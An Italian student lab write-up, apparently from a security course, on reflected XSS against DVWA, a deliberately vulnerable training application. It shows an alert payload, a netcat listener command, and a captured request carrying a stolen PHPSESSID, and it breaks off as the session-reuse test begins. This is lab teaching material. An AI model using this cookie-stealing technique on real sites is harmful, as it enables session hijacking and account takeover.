



ESERCIZIO W13D4

☐ XSS


Il primo esempio che ho voluto utilizzare è stato quello di inserire uno script per mostrare a video un pop-up una volta inserito il codice.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top, there is a dark header with the DVWA logo. Below the header, the title "Vulnerability: Reflected Cross Site Scripting (XSS)" is displayed. The main content area contains a form with the label "What's your name?". The input field contains the code "<script>alert('Ciao')</script>". To the right of the input field is a "Submit" button. Below the input field, the output "Hello Buongiorno" is displayed in red text. At the bottom of the form, there is a section titled "More info" with three links: <http://hacker.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>.




Successivamente ho fatto stampare in grassetto il testo da me inserito tramite codice php.




Nel secondo esempio ho recuperato i cookie della sessione ed ho effettuato l'accesso alla DVWA da una pagina in incognito.

Per prima cosa ho creato un piccolo script in cui chiedevo di inviare i cookie di sessione al mio indirizzo ip sulla porta 1234.



Successivamente mi sono messo in ascolto con netcat sul mio indirizzo ip e sulla porta 1234.




```
(kali@kali)-[~]  
$ nc -l -p 1234 -s 192.168.50.100
```

Ho inserito il codice appena creato nell'apposita barra ed ho premuto invio.

Successivamente ho copiato l'url con l'aggiunta finale del mio script.

Inviandolo alla 'vittima' ed una volta aperto il risultato su netcat è stato il seguente.



```
(kali@kali)-[~]  
$ nc -l -p 1234 -s 192.168.50.100  
GET /?text=security=low;%20PHPSESSID=7fdb7e0a9b833fd8e475b60762677c34 HTTP/1.1 /vulnerability: I  
Host: 192.168.50.100:1234  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.32.101/  
Upgrade-Insecure-Requests: 1
```

Come si può notare nella prima riga 'PHPSESSID' ho avuto accesso al numero id dell'utente attivo su quella sessione.

Per testare la funzionalità ho aperto una nuova pagina in incognito e mi sono collegato all'indirizzo della DVWA.

